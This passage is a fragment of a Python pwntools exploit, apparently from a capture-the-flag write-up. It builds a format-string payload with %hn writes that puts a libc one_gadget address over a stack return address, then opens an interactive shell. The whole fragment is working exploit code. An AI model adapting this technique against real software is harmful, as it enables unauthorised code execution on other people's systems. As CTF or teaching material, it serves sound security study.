oggs = [0xE3AFE, 0xE3B01, 0xE3B04]
ogg = libc.address + oggs[1]

byte1 = ogg & 0xffff
byte2 = (ogg >> 16) & 0xffff

payload = b"%" + str(byte1).encode() + b"c%10$hn"
payload += b'%' + str(byte2 - byte1).encode() + b"c%11$hn"
payload = payload.ljust(0x20)
payload += p64(stack + 0x68)
payload += p64(stack + 0x68 + 2)
p.send(payload)

p.interactive()
```